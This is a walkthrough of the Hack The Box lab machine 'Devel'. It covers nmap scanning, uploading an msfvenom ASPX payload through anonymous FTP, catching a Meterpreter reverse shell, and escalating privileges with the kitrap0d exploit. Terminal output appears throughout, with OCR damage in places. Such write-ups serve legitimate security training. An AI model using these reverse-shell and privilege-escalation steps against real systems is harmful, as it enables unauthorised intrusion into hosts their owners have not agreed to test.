

Devel Write Up

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==== Devel ====

BOX NAME: Devel

BOX I.P: 10.10.10.5

BOX LOCATION: HTB (Hack the box)

[STEP 1]:

As per usual we're going to start by kicking off an Nmap scan with the following syntax:

[nmap -T4 -A -p- 10.10.10.5]

Nmap results:

Nmap scan report for 10.10.10.5

- Host is up (0.16s latency).Not shown: 65533 filtered portsPORT STATE
 SERVICE VERSION21/tcp open ftp Microsoft ftpd| ftp-anon: Anonymous FTP
 login allowed (FTP code 230)| 03-18-17 01:06AM <DIR> aspnet_client| 03-17 17 04:37PM 689 iisstart.htm|_03-17-17 04:37PM 184946 welcome.png| ftp syst: |_ SYST: Windows_NT80/tcp open http Microsoft IIS httpd 7.5| http methods: |_ Potentially risky methods: TRACE|_http-server-header: Microsoft IIS/7.5|_http-title: IIS7Service Info: OS: Windows; CPE:
 cpe:/o:microsoft:windows
- Service detection performed. Please report any incorrect results at https://nmap.org/submit/.Nmap done: 1 IP address (1 host up) scanned in

262.15 seconds


[STEP 2]

From the Nmap scan we have indeitifed that their is webpage up on port 80, so we visit it to gather more information.




Now we're going to attempt to directory bust this webpage with Dirbuster


Syntax:[dirbuster&]



- We use the above configuration as we believe this is the best suited settings. Please note that we did also add a few extra file extensions as seen below:



Next we want to take a look at the page source



[+] Discovery:

Based on these findings we navigate to Google Images and search for a picture of a dog and save as a jpeg, or search for a jpeg pic of a dog.


Next we connect to the target over FTP:

Next we want to upload the image we downloaded onto the website:

```
257 "/aspnet_client" is current directory.
ftp> cd ../../
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM <DIR>
                                      aspnet_client
03-17-17 04:37PM
                                  689 iisstart.htm
03-17-17 04:37PM
                               184946 welcome.png
226 Transfer complete.
ftp> pwd
257 "/" is current directory.
ftp> clear
?Invalid command
ftp> put dog.jpeg
locat: dog.jpeg remote: dog.jpeg
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
4883 bytes sent in 0.00 secs (22.8274 MB/s)
```

Next to verify that our image has indeed been successfully uploaded we navigate to:

http://10.10.10.5/dog.jpeg



As we can see the image was indeed uploaded

Next we're going to use "

MSFVenom

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This is command line instance of metasploit that is used to create custom payloads.

Let's start by googling "msfvenom cheat cheat aspx "

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We can go into any one of these, however in this particular example we're going to take the first one and check it out.

We're going to use the follwoing syntax:

[msfvenom -p [payload type] LHOST [Listening I.P] LPORT [What port to listen on] -f [file type] > [name of file where results are to be stored.[file type]]]

Example

[+] NOTE : Ensure that where ever you store the

msfvenom payload

is the same directory as wherever you pop the

ftp

shell.

For example we made this payload in the downloads directory therefore we had to move it over to the desktop dir or we could of copied it their or even just specified the path of where to store it

example: [> /home/kali/desktop [file_name.file_type]

[STEP 3]

Start

Metasploit

, [msfconsole]

And we're going to use the following syntax once metasploit has opened [use exploit/multi/handler]

Then we're going to set the payload to windows/meterpreter/reverse_tcp,

 by using the following syntax : [set payload windows/meterpreter/reverse_tcp]

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```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
```

Next we want to set the LHOST,

• by using the following syntax: [set LHOST 10.10.14.13]

```
msf6 exploit(multi/handler) > set LHOST 10.10.14.13
LHOST => 10.10.14.13
msf6 exploit(multi/handler) >
```


Then we shall finally [run] this.

[+]

Now to engage our payload.

We simply do this by going on our Web broswer and searching for [URL/payloadname.]

• In this particular instance : [http://10.10.10.5/ex.aspx]



Payload has been succesfully engaged by the looks of it below :

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```
[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.13:4444 -> 10.10.10.5:49161) at 2020-11-19 15:16:56 -0500
sessions
<u>meterpreter</u> > sessions
Usage: sessions <id>
Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > ls
Listing: c:\windows\system32\inetsrv
Mode
                  Size
                           Type Last modified
                                                             Name
100666/rw-rw-rw- 138752
                                  2009-07-13 20:11:35 -0400 AppHostNavigators.dll
100777/rwxrwxrwx 125440
                           fil 2009-07-13 20:10:51 -0400
                                                             InetMgr.exe
100666/rw-rw-rw- 126976
100666/rw-rw-rw- 1048576
                                 2009-07-13 18:39:34 -0400 Microsoft.Web.Administration.dll
                                  2009-07-13 18:39:42 -0400 Microsoft.Web.Management.dll
```

Then:


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```
2009-07-13 20:11:15 -0400
00666/rw-rw-rw-
                             2009-07-13 20:11:23 -0400 w3wp.exe
.00777/rwxrwxrwx 20480
.00666/rw-rw-rw- 55296
                             2009-07-13 20:11:16 -0400
00666/rw-rw-rw- 23552
                            2009-07-13 20:11:13 -0400 wbhst_pm.dll
00666/rw-rw-rw-
               24064
                            2009-07-13 20:11:09 -0400 wbhstipm.dll
<u>eterpreter</u> > sysinfo
             : DEVEL
omputer
             : Windows 7 (6.1 Build 7600).
rchitecture
             : x86
ystem Language : el_GR
             : HTB
omain
ogged On Users : 0
leterpreter : x86/windows
leterpreter > getuid
erver username: IIS APPPOOL\Web
Named Pipe Impersonation (In Memory/Admin)
  Named Pipe Impersonation (Dropper/Admin)
  Token Duplication (In Memory/Admin)
Named Pipe Impersonation (RPCSS variant)

eterpreter > ■
```

Next we have to see whats available to us in terms of POST-EXPLOITATION

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Now seeing as their is only one post explotation suggestion, we will then proceed with it.

So use the "use" command and use it.

Syntax : [use post/multi/recon/local_exploit_suggester]

Then set the session as seen below and then run it.



Explanation

: What

this does is looks through all of the windows x86 priv escalation exploits for windows and compare them to the target system and return a list of possible working exploits.


RESULTS

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```
msf6 post(
                                                       r) > set session 2
session => 2
msf6 post(mul
*] 10.10.10.5 - Collecting local exploits for x86/windows...
*] 10.10.10.5 - 35 exploit checks are being tried...
    10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
 +] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
    10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable. 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
    10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
    10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
    10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
    10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated. 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
    10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
    10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
    Post module execution completed
                                                    ter) >
msf6 post(m
```

Now to select an exploit

 We decided to go with the following [use exploit/windows/local/ms10_015_kitrap0d]



Unfortunately it didn't work

```
0 Windows 2K SP4 - Windows 7 (x86)

sf6 exploit(windows/local/ms10_015_kitrap0d) > run

c] Started reverse TCP handler on 10.0.2.15:4444

c] Launching notepad to host the exploit...

c] Process 3064 launched.

c] Reflectively injecting the exploit DLL into 3064...

c] Injecting exploit into 3064 ...

c] Exploit injected. Injecting payload into 3064...

c] Payload injected. Executing exploit...

c] Payload injected. Executing exploit...

c] Exploit finished, wait for (hopefully privileged) payload execution to complete.

d] Exploit completed, but no session was created.

sf6 exploit(windows/local/ms10_015_kitrap0d) >
```

Lets try checking the options and seeing if anything has changed, in my case the LHOST was set to a different IP Address so I set it back and ensure that the payload is the same as that of which you generated and uploaded earlier. Then try again

Results:

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 3
session => 3
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.13:4445
[*] Launching notepad to host the exploit...
[+] Process 3036 launched.

[*] Reflectively injecting the exploit DLL into 3036...
[*] Injecting exploit into 3036 ...
[*] Exploit injected. Injecting payload into 3036...
[*] Payload injected. Executing exploit...
[*] Payload injected. Executing exploit...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.

[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.13:4445 -> 10.10.10.5:49158) at 2020-11-20 21:27:16 +0000

meterpreter > 

[*]

**Initiation**

**Initiati
```

We successfully got a meterpreter shell, now to find the root and user flags simply type [shell] and navigate through the directories.

Good Luck!